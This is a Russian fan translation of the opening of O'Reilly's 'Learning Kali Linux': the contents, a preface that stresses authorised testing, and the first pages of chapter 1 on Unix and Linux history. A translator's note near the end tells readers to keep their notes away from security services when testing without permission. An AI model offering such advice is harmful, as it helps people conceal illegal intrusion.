
O'REILLY®



Learning Kali Linux

SECURITY TESTING, PENETRATION TESTING & ETHICAL HACKING

Ric Messier

Изучение Kali Linux

Тестирование безопасности, тестирование на проникновение
и Этичный Хакинг

Ric Messier
GCIH, GSEC, CEH, CISSP

перевод на русский Condor

Изучение Kali Linux
by
Ric Messier

Printed in the United States of America.
Published by
O’Reilly Media, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472.
O’Reilly books may be purchased for educational, business, or sales promotional
use. Online editions are also available for most titles (http://oreilly.com/safari).
For more information, contact our corporate/institutional sales department: 800-
998-9938 or
corporate@oreilly.com.
Acquisition Editor: Courtney Allen
Editor: Virginia Wilson
Production Editor: Colleen Cole
Copyeditor: Sharon Wilkey
Proofreader: Christina Edwards
Indexer: Judy McConville
Interior Designer: David Futato
Cover Designer: Randy Comer
Illustrator: Melanie Yarbrough
Technical Reviewers: Megan Daudelin, Brandon Noble, and Kathleen Hyde
August 2018: First Edition

История изменений для первого издания

2018-07-13: Первое издание

978-1-492-02869-7

[LSI]

СОДЕРЖАНИЕ

Предисловие
Что эта книга охватывает
Для кого эта книга
Значение и значение этики
Соглашения, используемые в этой книге
Использование примеров кода
О'Рейли Сафари
Как с нами связаться
Подтверждения
1. Основы Kali Linux
  Наследие Linux
  О Linux
  Приобретение и установка Kali Linux
  Настольные компьютеры
  Рабочий стол GNOME
  Вход через Диспетчер рабочего стола
  Xfce Desktop
  Мате
  Использование командной строки
  Управление файлами и каталогами
  Управление процессом
  Другие утилиты
  Управление пользователями
  Управление службаи
  Управление пакетами
  Управление журналами
  Резюме
  Полезные ресурсы
2. Основы тестирования сетевой безопасности
  Тестирование безопасности
  Тестирование безопасности сети
   Мониторинг
   Уровни
   Стресс-тестирование
   Инструменты отказа в обслуживании
   Тестирование шифрования
   Захват пакетов
   Использование tcpdump
   Пакетные Фильтры
   Wireshark
   Атаки отравления
   ARP спуфинг
   DNS спуфинг
   Резюме
   Полезные ресурсы

3. Разведка
Что такое разведка?
Разведка на основе открытых источников
Google Hacking
Автоматизация захвата информации
Recon-NG
Maltego
DNS Разведка и Whois
DNS-разведка
Региональные интернет-реестры
Пассивная разведка
Сканирование портов
Сканирование TCP
Сканирование UDP
Сканирование портов с помощью Nmap
Высокоскоростное сканирование
Сервисное сканирование
Ручное взаимодействие
Резюме
Полезные ресурсы
4. Поиск уязвимостей
Понимание уязвимостей
Типы уязвимостей
Переполнение буфера
Состояние гонки
Проверка ввода
Контроль доступа
Локальные уязвимости
Использование lynis для локальных проверок
OpenVAS локальное сканирование
Root Kits
Удаленные уязвимости
Быстрый старт с OpenVAS
Создание сканирования
Отчеты OpenVAS
Уязвимости сетевых устройств
Уязвимости базы данных
Выявление новых уязвимостей
Резюме
Полезные ресурсы
5. Автоматизированные эксплойты
Что такое эксплойт?
Cisco Attacks
Протоколы управления
Другие устройства
База данных эксплойтов

Metasploit
Основы Metasploit
Работа с модулями Metasploit
Импорт данных
Эксплуатация системы
Армитаж
Социальная инженерия
Резюме
Полезные ресурсы
6. Владение Metasploit
Сканирование для целей
Сканирование портов
Сканирование SMB
Сканирования на уязвимости
Использование вашей цели
Использование Meterpreter
Основы Meterpreter
Информация о пользователе
Процесс управления
Повышение привилегий
Поддержание доступа
Резюме
Полезные ресурсы
7. Тестирование безопасности беспроводной сети
Область применения беспроводных сетей
802,11
блютус
Zigbee
WiFi атаки и инструменты тестирования
802.11 Терминология и функционирование
Идентификация сетей
WPS-атаки
Автоматизация нескольких тестов
Инъекционные атаки
Взлом пароля по WiFi
besside-нг
coWPAtty
Aircrack-нг
папоротник
Going Rogue
Хостинг точки доступа
Фишинг-пользователи
Беспроводная Honeypot
Тестирование Bluetooth
Сканирование
Идентификация услуг

Другое Bluetooth-тестирование
Зигби Тестирование
Резюме
Полезные ресурсы
8. Тестирование веб-приложений
Веб-архитектура
Брандмауэр
Балансировщик нагрузки
Веб сервер
Сервер приложений
Сервер базы данных
Сетевые атаки
SQL-инъекция
XML Entity Injection
Инъекция команд
Межсайтовый скриптинг
Подделка межсайтовых запросов
Session Hijacking
Использование прокси
Zed Attack Proxy
WebScarab
Парос Прокси
Proxystrike
Автоматизированные веб-атаки
Recon
Вега
Nikto
Java-серверы приложений
Атаки на основе SQL
Резюме
Полезные ресурсы
9. Взлом паролей
Хранение пароля
Менеджер безопасности
PAM и Crypt
Получение паролей
Локальный взлом
Джон Потрошитель
Радужные Столы
HashCat
Удаленный взлом
гидра
Patator
Интернет-взлом
Резюме
Полезные ресурсы

10. Передовые методы и концепции
Основы программирования
Компилированные языки
Интерпретируемые языки
Промежуточные Языки
Компиляция и сборка
Ошибки программирования
Переполнение буфера
Переполнение кучи
Вернуться в libc
Написание модулей Nmap
Расширение Metasploit
Разборка и обратный инжиниринг
Отладка
Дизассемблирование
Программы отслеживания
Другие типы файлов
Поддержание доступа и очистки
Metasploit и Очистка
Поддержание доступа
Резюме
Полезные ресурсы
11. Отчетность
Определение потенциальной угрозы
Написание отчетов
Аудитория
Управляющее резюме
Методология
Результаты
Создание заметок
Текстовые редакторы
Редакторы на основе графического интерфейса
Примечания
Сбор данных
Организация ваших данных
Dradis Framework
CaseFile
Резюме
Полезные ресурсы

Предисловие

Новичок пытался исправить сломанную машину Lisp, выключив и включив питание.
Найт, видя, что делает ученик, строго сказал: “Вы не можете починить машину, просто приводя ее в движение, не понимая, что происходит.”
Найт выключил и включил аппарат.
Машина работала.
AI Koan

Одним из мест, где за последние полвека сформировалась глубокая хакерская культура в смысле обучения и творчества, был Массачусетский Технологический Институт (MIT) и, в частности, его лаборатория искусственного интеллекта. Хакеры из Массачусетского технологического института создали язык и культуру, которые создали слова и уникальное чувство юмора. Предыдущая цитата представляет собой Коан, смоделированный по образцу коанов Дзэн, которые были предназначены для вдохновения просветления. Точно так же этот Коан является одним из моих любимых из-за того, что он говорит: Важно знать, как все работает. Найт, кстати, ссылается на Тома Найта, очень уважаемого программиста из лаборатории Искусственного Интеллекта в Массачусетском технологическом институте.

Цель этой книги - рассказать читателям о возможностях Kali Linux через призму тестирования безопасности. Идея в том, чтобы помочь вам лучше понять, как и почему работают вещи. Kali Linux - это дистрибутив Linux, ориентированный на безопасность, поэтому он пользуется популярностью у людей, которые тестируют безопасность или применяют тестирование на проникновение как хобби или для призвания. Хотя он имеет свое использование в качестве дистрибутива Linux общего назначения и для использования в

судебной экспертизе и другими связанными с ней задачами, он действительно был разработан с учетом тестирования безопасности. Таким образом, большая часть содержания этой книги сосредоточена на использовании инструментов, которые предоставляет Кали. Многие из этих инструментов не обязательно легко доступны с другими дистрибутивами Linux. Хотя инструменты и могут быть установлены в другой дистрибутив Линукс и иногда построены из исходного кода, установка проще, если пакет уже находится в репозитории дистрибутива.

Что охватывает эта книга

Учитывая, что намерение состоит в том, чтобы изучать Кали через призму тестирования безопасности, в книге рассматриваются следующие темы:

Основы Kali Linux

Linux имеет богатую историю, которая началась с 1960-х годов с Unix. В этой главе мы немного узнаем о Unix, чтобы вы могли лучше понять, почему инструменты в Linux работают так, как они работают, и как лучше всего их эффективно использовать. Мы также рассмотрим командную строку, так как мы будем тратить много времени на это в остальной части книги, а также рабочие столы, которые доступны, чтобы вы могли иметь наиболее удобную рабочую среду комфортную именно для вас. Если вы новичок в Linux, эта глава подготовит вас к успешным шагам в оставшейся части книги, чтобы вы не были перегружены, когда мы начнем копаться в доступных инструментах.

Основы тестирования сетевой безопасности

Службы, с которыми вы вероятно знакомы, работают в сети. Кроме того, уязвимыми могут быть системы, подключенные к сети. Чтобы быть в лучшем положении для выполнения тестирования по сети, мы рассмотрим некоторые основы работы сетевых протоколов. Когда вы действительно углубитесь в тестирование безопасности, вы найдете понимание протоколов, с которыми вы работаете, очень бесценными для вас. Мы также рассмотрим инструменты, которые могут быть использованы для стресс-тестирования сетевых стеков и приложений.

Разведка

Когда вы проводите тестирование безопасности или тестирование на проникновение, обычной практикой является выполнение разведки против вашей цели. Доступно множество открытых источников, которые можно использовать для сбора информации о цели. Это не только поможет вам на более поздних этапах тестирования, но и предоставит много деталей, которыми после проведения тестирования вы можете поделиться с организацией, для которой вы выполняли тестирование

безопасности. Это поможет им правильно определить какие из их систем оставляют следы, доступные для внешнего мира. В конце концов, информация об организации и людях в ней может стать отправной точкой для злоумышленников.

Поиск уязвимостей

Успешные атаки на организации происходят из-за имеющихся уязвимостей. Мы рассмотрим сканеры уязвимостей, которые могут обеспечить выявление технических (в отличие от человеческих) уязвимостей, существующих в вашей целевой организации. Это приведет к подсказкам о том, в каком направлении двигаться дальше, поскольку цель тестирования безопасности - предоставить организации, которую вы тестируете, информацию о потенциальных уязвимостях и подверженности им. Выявление уязвимостей поможет вам в этом.

Автоматизация эксплойтов

Хотя Metasploit может быть основным для тестирования безопасности или тестирования на проникновение, доступны и другие инструменты. Мы рассмотрим основы использования Metasploit, а также рассмотрим некоторые другие инструменты, доступные для использования уязвимостей, обнаруженных инструментами, описанными в других частях книги.

Овладение Metasploit

Metasploit - это плотная часть программного обеспечения. Привыкание к его эффективному использованию может занять много времени. В Metasploit доступно около 2000 эксплойтов, а также более 500 полезных нагрузок. Когда вы смешиваете и сопоставляете их, вы получаете тысячи возможностей для взаимодействия с удаленными системами. Кроме того, вы можете создавать свои собственные модули. Поэтому мы рассмотрим не только основы использования Metasploit.

Тестирование безопасности беспроводной сети

В наши дни у всех есть беспроводные сети. Именно так Мобильные устройства, такие как телефоны и планшеты, не говоря уже о множестве ноутбуков, подключаются к корпоративным сетям. Однако, не все беспроводные сети были настроены наилучшим образом. Kali Linux имеет

инструменты, доступные для выполнения беспроводного тестирования. Это включает сканирование беспроводных сетей, инъекции и взлом паролей.

Тестирование веб-приложений

Достаточно много коммерческой и конфиденциальной информации проходит через веб-интерфейсы. Компании должны обратить внимание на то, насколько уязвимы их важные веб-приложения. Kali изначально загружается с инструментами, которые помогут вам выполнять оценку веб-приложений. Мы рассмотрим тестирование на основе прокси, а также другие инструменты, которые могут быть использованы для более автоматизированного тестирования. Цель состоит в том, чтобы помочь вам лучше понять положение безопасности этих приложений в организации, для которой вы проводите тестирование.

Взлом паролей

Это не всегда бывает, но вас могут попросить протестировать как удаленные системы, так и локальные базы данных паролей на сложность пароля и вероятность удаленного доступа. У Kali есть программы, которые помогут с взломом паролей — как с взломом хэшей паролей, хранящихся в файле паролей, так и грубым принудительным входом в удаленные службы, такие как SSH, VNC и другие протоколы удаленного доступа.

Дополнительные методы и концепции

Вы можете использовать все инструменты в арсенале Кали, чтобы сделать обширное тестирование. Однако в какой-то момент вам, возможно, потребуется выйти за рамки консервированных методов и разработать свои собственные. Это может включать в себя создание собственных эксплойтов или написание собственных инструментов. Лучшее понимание того, как работают эксплойты и как вы можете разработать некоторые из своих собственных инструментов, даст представление о направлениях, в которых вы можете пойти. Мы рассмотрим подробнее некоторые инструменты Kali, а также основы популярных языков программирования.

Отчёт

Самое главное, что вы будете делать, когда закончите тестирование, это создавать отчет. Кали имеет много инструментов, которые могут помочь вам создать отчет в конце тестирования. Мы рассмотрим методы ведения заметок в ходе тестирования, а также некоторые стратегии создания отчета.

Для кого эта книга

Хотя я надеюсь, что в этой книге есть полезное для читателей с большим опытом в тестировании, основная аудитория книги — это люди, которые имеют немного опыта работы с Linux или Unix системами, но хотят увидеть что же такое Kali Linux. Эта книга также предназначена для тех, кто желает еще лучше справляться с тестированием безопасности, используя инструменты, установленные в Kali Linux.
Например, вы можете быть тем, кто уже неоднократно проводил тестирование веб-приложений, но хотите расширить свой диапазон знаний до более широкого набора навыков. Если вы уже знакомы с Linux, то можете пропустить Главу 1.

Ценность и важность этики

Несколько слов об этике. Разумеется, об этом говорится часто и много, но этот пункт настолько важен, что стоит вновь и вновь повторять его.
Помните! Тестирование безопасности требует наличие разрешения! То, что вы будете делать, во многих странах может оказаться незаконным. Даже обычное сканирование удаленных систем без разрешения может привести к большим неприятностям и даже к тюремному заключению.

Этика стоит на стороне закона. Специалисты по безопасности, получившие соответствующие сертификаты, дают клятву, связанную с их дальнейшей этической практикой. Одна из важнейших заповедей этики — не злоупотреблять информационными ресурсами. Сертификация CISSP имеет кодекс этики, в котором прописано, чтобы вы соглашались не делать что-либо незаконное или неэтичное.

Тестирование любой системы, на которую у вас нет разрешения, является не только потенциально незаконным, но и, безусловно, неэтичным по стандартам нашей отрасли. Недостаточно знать кого-то в организации, на которую вы хотите нацелиться, и получить их разрешение. Вы должны иметь разрешение от владельца бизнеса или от кого-то на соответствующем уровне ответственности, который даст вам это разрешение. Также лучше всего иметь разрешение в письменной форме. Это гарантирует то, что обе стороны находятся на одной стороне. Также важно, чтобы область ваших полномочий была определена заранее. Организация, в которой вы проводите тестирование, может иметь ограничения на то, что вы собираетесь делать. Оговорите к каким системам и сетям вы можете прикасаться и в течение каких часов вы можете выполнять тестирование. Получите все это в письменной форме заранее. Запишите объем тестирования, а затем следуйте ему неукоснительно.

Также общайтесь, общайтесь, общайтесь. Сделайте себе одолжение. Это означает не просто получить разрешение в письменной форме, а затем исчезнуть, не давая клиенту знать, что вы делаете, а постоянное общение. Общение и сотрудничество дадут хорошие результаты для вас и организации, для которой вы проводите тестирование безопасности или тестирование на проникновение. Такое поведение просто правильно.

Получайте удовольствие в рамках этических границ!

Условные обозначения, используемые в этой книге

В этой книге используются следующие типографские соглашения:

Курсив

Указывает новые термины, URL-адреса, адреса электронной почты, имена файлов и расширения файлов. Используется в абзацах для обозначения программных элементов, таких как имена переменных или функций, базы данных, типы данных, переменные среды, операторы и ключевые слова.

Постоянная ширина

Используется для листингов программ и примеров кода.

СОВЕТ

Этот элемент означает подсказку или предложение

ПРИМЕЧАНИЕ

Этот элемент обозначает общее Примечание.

ВНИМАНИЕ

Этот элемент указывает на предупреждение или предостережение.

Использование примеров кода

Эта книга поможет вам сделать вашу работу лучше. Если пример кода предлагается в книге, то вы можете использовать его в ваших программах и документации. Вам не нужно обращаться к нам за разрешением, если только вы не воспроизводите значительную часть кода. Например, написание программы, которая использует несколько фрагментов кода из этой книги, не требует запроса разрешения.

Если вы считаете, что использование примеров кода выходит за рамки добросовестного использования или разрешения, указанного выше, не стесняйтесь обращаться к нам по адресу permissions@oreilly.com.

O’Reilly Safari

ПРИМЕЧАНИЕ

Safari (ранее Safari Books Online) - это учебно-справочная платформа для предприятий, правительств, преподавателей и частных лиц.

Пользователи имеют доступ к тысячам книг, учебных видеофильмов, обучения, интерактивным учебникам и плейлистам из более чем 250 издательств, в том числе O’Reilly Media, Harvard Business Review, Prentice Hall Professional, Addison-Wesley Professional, Microsoft Press, Sams, Que, Peachpit Press, Adobe, Focal Press, Cisco Press, John Wiley & Sons, Syngress, Morgan Kaufmann, IBM Redbooks, Packt, Adobe Press, FT Press, Apress, Manning, New Riders, McGraw-Hill, Jones & Bartlett, and Course Technology и другие..

Для получения дополнительной информации, пожалуйста, посетите http://oreilly.com/safari.

Как связаться с нами

Пожалуйста, направляйте комментарии и вопросы, касающиеся этой книги издателю:

- O’Reilly Media, Inc.
  1005 Gravenstein Highway North
  Sebastopol, CA 95472
- 800-998-9938 (in the United States or Canada)
- 707-829-0515 (international or local)
- 707-829-0104 (fax)

У нас есть веб-страница этой книги, где мы перечисляем список опечаток, примеры и другую дополнительную информацию. Вы можете получить доступ на эту страницу по ссылке *http://bit.ly/learning-kali-linux*.

Чтобы прокомментировать или задать технические вопросы по этой книге, отправьте письмо *bookquestions@oreilly.com*.

Для получения более подробной информации о наших книгах, курсах, конференциях и новостях, посетите наш сайт *http://www.oreilly.com*.

Найдите нас на Facebook: *http://facebook.com/oreilly*

Следуйте за нами в Twitter: *http://twitter.com/oreillymedia*

Смотрите нас на YouTube: *http://www.youtube.com/oreillymedia*

Глава 1. Основы Kali Linux

Kali Linux - это специализированный дистрибутив операционной системы Linux. Она ориентирована на людей, которые хотят заниматься безопасностью информационных систем. Это может быть тестирование безопасности, это может быть разработка эксплойтов или обратное проектирование, или это может быть цифровая судебная экспертиза. Дело в том, что дистрибутивы Linux - это не одно и то же. Linux на самом деле просто ядро — фактическая операционная система и ядро дистрибутива. Каждый дистрибутив накладывает дополнительное программное обеспечение поверх этого ядра, делая его уникальным. В случае с Kali это то, что Кали получает не только основные утилиты, но и сотни программных пакетов, которые являются специфическими для работы в сфере безопасности.

Одна из действительно приятных вещей в Linux, особенно по сравнению с другими операционными системами, заключается в том, что она почти полностью настраивается. Это включает в себя оболочку, в которой вы вводите команды и графический рабочий стол, который вы используете. Кроме того, вы можете изменить внешний вид каждой из этих вещей. Использование Linux - это то, что заставляет систему работать на вас, а не система заставляющая вас работать именно так, как она работает, выглядит и чувствует.

Linux на самом деле имеет долгую историю, если вы проследите ее до ее начала. Понимание этой истории поможет понять, почему Linux таков, каков он есть, особенно поймёте, казалось бы, тайные команды, которые используются для управления системой, манипулирования файлами и просто выполнения работы.

Наследие Linux

Давным-давно, еще во времена динозавров, существовала операционная система под названием Multics. Целью Multics была поддержка нескольких пользователей и предложение разделения процессов и файлов на основе каждого пользователя. В конце концов, это была эпоха, когда компьютерное оборудование, необходимое для запуска операционных систем, таких как Multics, стоило миллионы долларов. Как минимум, компьютерное оборудование стоило сотни тысяч долларов. Для сравнения, система стоимостью 7 миллионов долларов сегодня (на момент написания этой книги, в конце 2018 года) стоила бы около 44 миллионов долларов. Наличие системы, которая могла поддерживать только одного пользователя за раз, было просто экономически неэффективным. Таким образом, разработка Multics MIT, Bell Labs и GE была способом сделать компьютеры более экономичными.

Неизбежно, проект медленно разваливался, и в конечном счете операционная система была выпущена. Один из программистов, назначенных на проект из Bell Labs, вернулся к своей обычной работе и в конце концов решил написать свою собственную версию операционной системы, чтобы играть в игру, которую он первоначально написал для Multics, но хотел играть на PDP-7, который был доступен в Bell Labs. Кен Томпсон нуждался в достойной среде, чтобы перестроить игру для PDP-7. В те дни системы были в значительной степени несовместимы. У них были совершенно разные аппаратные инструкции (коды операций), и они иногда имели разные размеры памяти. В результате программы, написанные для одной среды, особенно если используются языки очень низкого уровня, не будут работать в другой среде. Получившаяся среда, разработанная программистом, чтобы облегчить ему жизнь, когда он работал над PDP-7, была названа Unics. В конце концов, другие программисты Bell Labs присоединились к проекту, и он был переименован в Unix.

Unix имел простую конструкцию. Поскольку он был разработан как среда программирования для одного пользователя за раз, то он в конечном итоге использовался, сначала в Bell Labs, а затем и за ее пределами, другими программистами. Одним из самых больших преимуществ Unix перед другими операционными системами было то, что в 1972 году ядро было переписано на язык программирования Си. Использование языка более высокого уровня, чем *assembly*, что было более распространено тогда, сделало его переносимым через несколько аппаратных систем. Вместо того, чтобы ограничиваться PDP-7, Unix может работать на любой системе, которая имеет компилятор C для компиляции исходного кода, необходимого для создания Unix. Это позволило использовать стандартную операционную систему на многих аппаратных платформах.

В дополнение к простому дизайну Unix имел преимущество в распространении вместе с исходным кодом. Это позволило исследователям не только прочитать исходный код, чтобы лучше понять его, но и расширить и улучшить исходный код. Unix породил множество дочерних операционных систем, которые вели себя так же, как Unix, с тем же дизайном. В некоторых случаях эти другие дистрибутивы операционных систем начинались с источника Unix, предоставленного AT&T. В других случаях Unix был по существу реверсивно спроектирован на основе документированной функциональности и был отправной точкой для двух популярных Unix-подобных операционных систем: BSD и Linux.

ПРИМЕЧАНИЕ

Как вы увидите позже, одно из преимуществ Unix-систем — использование небольших, простых программ, которые делают одно, но позволяют вам подавать полученные выходные данные на вход другой программы — это мощность, которая проявляется в цепочке. Одним из распространенных применений этой функции является получение списка процессов с помощью одной утилиты и подача выходных данных в другую утилиту, которая затем будет обрабатывать эти входные данные, либо искать специально одну запись, либо манипулировать выводом, чтобы удалить некоторые из них, и облегчить понимание полученных данных.

О Linux

По мере распространения Unix простота его дизайна и его ориентация на среду программирования привели к тому, что он преподавался в программах компьютерных наук по всему миру. В 1980-х годах был написан ряд книг о разработке операционных систем на основе Unix. Одна из таких реализаций была написана Эндрю Танненбаумом для его книги "Операционные системы: проектирование и реализация" (Prentice Hall, 1987). Эта реализация, получившая название Minix, легла в основу разработки Linux Линусом Торвальдсом. Торвальдс разработал ядро Linux, которое некоторые считают операционной системой. Однако, без ядра ничего не работает. Что ему было нужно, так это набор программ *userland*, чтобы сидеть поверх его операционной системы в качестве операционной среды для пользователей, чтобы делать полезные вещи.

Проект GNU, начатый в конце 1970-х Ричардом Столлманом, имел набор программ, которые либо были дубликатами стандартных утилит Unix, либо функционально были одинаковыми, но с разными именами. Проект GNU писал программы в основном на C, что означало, что их можно было легко портировать. В результате Торвальдс, а позднее и другие разработчики, связали утилиты проекта GNU со своим ядром, чтобы создать полный дистрибутив программного обеспечения, которое каждый мог бы разработать и установить в свою компьютерную систему.

Linux унаследовал большинство идеалов дизайна Unix, прежде всего потому, что он был начат как нечто функционально идентичное стандартному Unix, который был разработан AT&T и был реимплементирован небольшой группой в Калифорнийском университете в Беркли как Berkeley Systems Distribution (BSD). Это означало, что любой, кто знаком с тем, как работает Unix или даже BSD, может начать использовать Linux и быть немедленно продуктивным. За десятилетия, прошедшие с тех пор, как Торвальдс впервые выпустил Linux, было запущено множество проектов, направленных на повышение функциональности и удобства использования Linux. Это включает в себя несколько настольных сред, большинство из которых сидят поверх системы Windows, которая была впервые разработана MIT (который, опять же, участвовал в разработке Multics).

Развитие самого Linux, то есть ядра, изменило способ работы разработчиков. Например, Торвальдс был недоволен возможностями систем репозиториев программного обеспечения, которые позволяли параллельным разработчикам работать с одними и те же файлами одновременно. В результате Торвальдс возглавил разработку *git*, системы управления версиями, которая в значительной степени вытеснила другие системы управления версиями для разработки с открытым исходным кодом. Если вы хотите получить текущую версию исходного

кода из большинства проектов с открытым исходным кодом в эти дни, вам, вероятно, будет предложен доступ через *git*. Кроме того, теперь существуют общедоступные репозитории для проектов для хранения их кода, которые поддерживают использование *Git*, менеджера исходного кода, для доступа к коду.

МОНОЛИТНЫЙ ПРОТИВ МИКРОЯДРА

Linux считается монолитным ядром. Это отличается от Minux, с которого начинался Linux, и других Unix-подобных реализаций, использующих микро-ядра. Разница между монолитным ядром и микро-ядром заключается в том, что вся функциональность встроена в монолитное ядро. Это включает в себя любой код, необходимый для поддержки аппаратных устройств. При использовании микро-ядра в ядро включается только основной код. Это примерно минимальный уровень, необходимый для поддержания работоспособности операционной системы. Любая дополнительная функциональность, необходимая для работы в пространстве ядра, реализуется как модуль и загружается в пространство ядра по мере необходимости. Это не означает, что Linux не имеет модулей, но ядро, которое обычно создается и включается в дистрибутивы Linux, не является микро-ядром. Поскольку Linux не разработан вокруг идеи, что только основные службы реализованы в самом ядре, он не считается микро-ядром, а вместо этого монолитным ядром.

Linux - это, как правило, бесплатный дистрибутив. Дистрибутив Linux - это набор пакетов программного обеспечения, выбранных сопровождающими дистрибутива. Кроме того, пакеты программного обеспечения были построены определенным образом, с функциями, также определенными сопровождающим пакета. Эти пакеты программного обеспечения приобретаются как исходный код, и многие пакеты могут иметь несколько вариантов — включать ли поддержку базы данных, какой тип базы данных, включать ли шифрование — которые должны быть включены при настройке и построении пакета. Сопровождающий пакета для одного дистрибутива может выбрать другие параметры, чем сопровождающий пакета для другого дистрибутива.

Различные дистрибутивы также будут иметь различные форматы пакетов. Например, Red Hat и связанные с ним дистрибутивы, такие как Red Hat Enterprise Linux (RHEL) и Fedora Core, используют формат Red Hat Package Manager (RPM). Кроме того, Red Hat использует как утилиту RPM, так и Yellowdog Updater Modified (*yum*) для управления пакетами в системе. Другие дистрибутивы могут использовать различные утилиты управления пакетами как, например, в Debian. Debian использует Advanced Package Tool (APT) для управления пакетами. Независимо от дистрибутива или формата пакета, целью пакетов является сбор всех файлов, необходимых для работы программного обеспечения. Эти файлы легко поставить на место, чтобы принять функциональное программное обеспечение.

На протяжении многих лет между дистрибутивами появилось еще одно различие - в среде рабочего стола, которая по умолчанию предоставляется дистрибутивом. В последние годы дистрибутивы создали свои собственные представления существующих сред рабочих столов. Будь то среда объектной модели GNU (GNOME), среда рабочего стола KDE или Xfce, все они могут быть настроены с различными темами и обоями, а также организацией меню и панелей. Дистрибутивы часто обеспечивают собственное вращение в другой среде рабочего стола. Некоторые дистрибутивы, такие как ElementaryOS, даже предоставили свою собственную среду рабочего стола.

Хотя в конце концов все программное обеспечение работает одинаково, иногда выбор диспетчера пакетов или даже среды рабочего стола может иметь значение для пользователей. Кроме того, глубина репозитория пакетов может иметь значение для некоторых пользователей. Они могут захотеть убедиться, что у них есть много вариантов программного обеспечения, которое они могут установить через репозиторий, а не пытаться создать программное обеспечение вручную и установить его. Различные дистрибутивы могут иметь меньшие репозитории, даже если они основаны на тех же утилитах и форматах управления пакетами, что и другие дистрибутивы. Из-за зависимостей программного обеспечения, которые должны быть установлены до того, как программное обеспечение, которое вы ищете, будет работать, пакеты не всегда смешиваются и совпадают даже между связанными дистрибутивами.

Иногда различные дистрибутивы будут сосредоточены на определенных группах пользователей, а не на универсальных дистрибутивах для всех, кто хочет именно такой рабочий стол. Кроме того, дистрибутивы, такие как Ubuntu, даже будут иметь два отдельных дистрибутива установки на выбор, один для установки на сервер и один для установки на рабочий стол. Настольная установка обычно включает графический интерфейс пользователя (GUI), тогда как установка сервера не будет, и в результате установит намного меньше пакетов. Чем меньше пакетов, тем меньше вероятность атаки, и серверы часто, где хранится конфиденциальная информация в дополнение к системам, которые могут быть с большей вероятностью подвержены несанкционированным пользователям, устанавливают такой вариант дистрибутива.

Kali Linux - это дистрибутив, который специально разработан для определенного типа пользователей - тех, кто заинтересован в проведении тестирования безопасности или судебной экспертизы. Kali Linux, как дистрибутив, ориентированный на тестирование безопасности, попадает в категорию настольных компьютеров, и нет намерения ограничивать количество установленных пакетов, чтобы сделать Kali сложным для атаки. Тому, кто сосредоточен на тестировании безопасности будут вероятно, нужны самые разнообразные программные пакеты, и Кали загружает их из разных источников.

Это может показаться слегка ироничным, учитывая, что дистрибутивы, которые сосредоточены на защите своих систем от атак (иногда называемых безопасными), как правило, ограничивают пакеты. Кали, однако, сосредоточена на тестировании, а не на защите дистрибутива от атаки. Поэтому, следует помнить о том, что ваша система не особо-то и защищена и вам самому нужно позаботиться о её защите.

ПРИМЕЧАНИЕ ПЕРВОДЧИКА

Обязательно ведите журнал (записи) того, как вы проводите тестирование безопасности/тестирование на проникновение. Записывайте каждый шаг: что именно сделали, почему именно это, какие команды вводили, какие ошибки встречались, какого результата достигли. В дальнейшем ваши записи окажут вам неоценимую помощь. И, если вы вновь столкнетесь с тем, что уже делали однажды, то ваши записи помогут пройти этот же путь наиболее легко, чем это было впервые. НО! Будьте осторожны, чтобы ваши записи не попали в руки спецслужбам, если вы проводите тестирование не имея на то разрешения!

Установка Kali Linux

Самый простой способ получить Kali Linux - это посетить его официальный веб-сайт. Оттуда можно получить дополнительную информацию о программном обеспечении, например списки установленных пакетов. Вы будете загружать ISO-образ, который можно использовать как есть при установке на виртуальную машину (VM), или его можно записать на DVD для установки на физическую машину.

